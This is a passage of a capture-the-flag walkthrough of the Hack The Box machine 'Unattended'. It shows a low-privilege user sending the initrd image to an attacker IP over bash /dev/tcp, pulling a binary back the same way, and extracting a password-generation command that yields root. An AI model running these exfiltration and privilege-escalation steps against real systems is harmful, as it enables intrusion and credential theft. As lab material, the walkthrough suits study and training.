
Looking at the user groups, we see that he's a member of the group "grub". Looking at the Debian documentation we see that grub isn't a standard group.



```
bash: no job control in this shell
guly@unattended:~$ id
id
uid=1000(guly) gid=1000(guly) groups=1000(guly),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),47(grub),108(netdev)
guly@unattended:~$
```

Let's see what files this group owns.

```
find / -group grub -ls 2>/dev/null
```




```
guly@unattended:~$ find / -group grub -ls 2>/dev/null
find / -group grub -ls 2>/dev/null
      16  19345 -rw-r-----   1 root     grub     19729540 Dec 20 17:50 /boot/initrd.img-4.9.0-8-amd64
guly@unattended:~$
```

There's just one file and it's the kernel image. Let's transfer this over. There's no nc on the box but we can use tcp file to transfer it.

```
cat /boot/initrd.img-4.9.0-8-amd64 > /dev/tcp/10.10.14.16/80
nc -lvp 80 > initrd.img-4.9.0-8-amd64 # locally
```

Wait for a while for the transfer to finish as it is a large file. Once complete, compare the MD5 hash of the files.




```
guly@unattended:~$ md5sum /boot/initrd.img-4.9.0-8-amd64
md5sum /boot/initrd.img-4.9.0-8-amd64
28bb9f773a7e9da62f563f04307b3890  /boot/initrd.img-4.9.0-8-amd64
guly@unattended:~$
```

```
root@Ubuntu:~/Documents/HTB/Unattended# md5sum initrd.img-4.9.0-8-amd64
28bb9f773a7e9da62f563f04307b3890  initrd.img-4.9.0-8-amd64
root@Ubuntu:~/Documents/HTB/Unattended#
```

INSPECTING KERNEL IMAGE

Looking at the file info we see that it's a gzip compressed file.




```
root@Ubuntu:~/Documents/HTB/Unattended# file initrd.img-4.9.0-8-amd64
initrd.img-4.9.0-8-amd64: gzip compressed data, last modified: Thu Dec 20 22:50:39 2018, from Unix, original size 62110208
root@Ubuntu:~/Documents/HTB/Unattended#
```

This can be unpacked using cpio.

```
zcat initrd.img-4.9.0-8-amd64 | cpio -idmv
```

Using zcat we decompress the archive and then pipe it to cpio which copies the files from it.




```
root@Ubuntu:~/Documents/HTB/Unattended/image# ls
bin  boot  conf  etc  init  initrd.img-4.9.0-8-amd64  lib  lib64  run  sbin  scripts
root@Ubuntu:~/Documents/HTB/Unattended/image#
```

Once done we should be left with the files and folders from the image. Let's find strings like "password" in all the files.

```
grep -R -n -i password . | grep -v Binary
```

This command will recursively search for all files with password in it and then ignore the binary files.




```
root@Ubuntu:~/Documents/HTB/Unattended/image# grep -R -n -i password . | grep -v Binary
./scripts/local-top/cryptroot:274:      # Try to get a satisfactory password $crypttries times
./scripts/local-top/cryptroot:289:                              cryptkeyscript="plymouth ask-for-password --prompt"
./scripts/local-top/cryptroot:300:      # guly: we have to deal with lukfs password sync when root changes her one
./scripts/local-top/cryptroot:303:                              message "cryptsetup: cryptsetup failed, bad password or options?"
./scripts/local-top/cryptroot:347:                      message "cryptsetup: unknown fstype, bad password or options?"
./bin/cryptroot-unlock:101:     echo "cryptsetup: cryptsetup failed, bad password or options?" >&2
root@Ubuntu:~/Documents/HTB/Unattended/image#
```

In one of the results we see a comment by guly on line 300.

```
./scripts/local-top/cryptroot:300:       # guly: we have to deal with lukfs
password sync when root changes her one
```

Let's look at the ./scripts/local-top/cryptroot file.

Jumping to line 300 we come across the comment and a command.




```
# guly: we have to deal with lukfs password sync when root changes her one
if ! crypttarget="$crypttarget" cryptsource="$cryptsource" \
  /sbin/uinitrd c0m3s3f0ss34nt4n1 | $cryptopen ; then
                        message "cryptsetup: cryptsetup failed, bad password or options?"
                        sleep 3
                        continue
                fi
        fi
```

According to the comment the luks password is the same as the root password. The command:

```
/sbin/uinitrd c0m3s3f0ss34nt4n1 | $cryptopen
```

generates the password from the uinitrd binary and then passes it to the $cryptopen command which can be found in the script.




```
# Prepare commands
cryptopen="/sbin/cryptsetup -T 1"
if [ "$cryptdiscard" = "yes" ]; then
        cryptopen="$cryptopen --allow-discards"
fi
```

It is the cryptsetup command which is used to open a Luks encrypted disk. So the root password must the string obtained by running:


```
/sbin/uinitrd c0m3s3f0ss34nt4n1
```

Let's try that. Go back to the folder with the extracted contents and run the command.



```
root@Ubuntu:~/Documents/HTB/Unattended/image# ./sbin/uinitrd c0m3s3f0ss34nt4n1 ; echo
supercazzola
root@Ubuntu:~/Documents/HTB/Unattended/image#
```

We receive a string "supercazzola". Let's try to su with that on the box.




```
guly@unattended:~$ su -
su -
Password: supercazzola

su: Authentication failure
guly@unattended:~$
```

It doesn't work as expected.

Let’s analyse what the binary is doing using strace which traces system calls made by a binary.


```
strace ./sbin/uinitrd c0m3s3f0ss34nt4n1
```



```
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/etc/hostname", O_RDONLY)         = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=7, ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f4b3e696000
read(3, "Ubuntu\n", 4096)               = 7
close(3)                                = 0
munmap(0x7f4b3e696000, 4096)            = 0
open("/boot/guid", O_RDONLY)            = -1 ENOENT (No such file or directory)
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 7), ...}) = 0
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f4b3e696000
write(1, "supercazzola", 12supercazzola)            = 12
exit_group(0)                           = ?
```

We see that the binary reads from /etc/hostname and then outputs the string based on it. So the host on which it is executed must be a factor in determining the password. Let’s transfer the binary to the box and try again.


```
nc -lvp 80  < ./sbin/uinitrd # locally
cat < /dev/tcp/10.10.14.16/80 > uinitrd
chmod +x uinitrd
./uinitrd c0m3s3f0ss34nt4n1
```



```
guly@unattended:~$ cat < /dev/tcp/10.10.14.16/80 > uinitrd
cat < /dev/tcp/10.10.14.16/80 > uinitrd
guly@unattended:~$ ls -la uinitrd
ls -la uinitrd
-rw-r--r-- 1 guly guly 933240 May 26 01:17 uinitrd
guly@unattended:~$ chmod +x uinitrd
chmod +x uinitrd
guly@unattended:~$ ./uinitrd c0m3s3f0ss34nt4n1
./uinitrd c0m3s3f0ss34nt4n1
132f93ab100671dcb263acaf5dc95d8260e8b7c6guly@unattended:~$ ./uinitrd c0m3s3f0ss34nt4n1 ; echo
./uinitrd c0m3s3f0ss34nt4n1 ; echo
132f93ab100671dcb263acaf5dc95d8260e8b7c6
guly@unattended:~$
```

This time we get a different string.

Let’s try to su with this.



```
guly@unattended:~$ su -
su -
Password: 132f93ab100671dcb263acaf5dc95d8260e8b7c6

root@unattended:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@unattended:~#
```

And we have a root shell !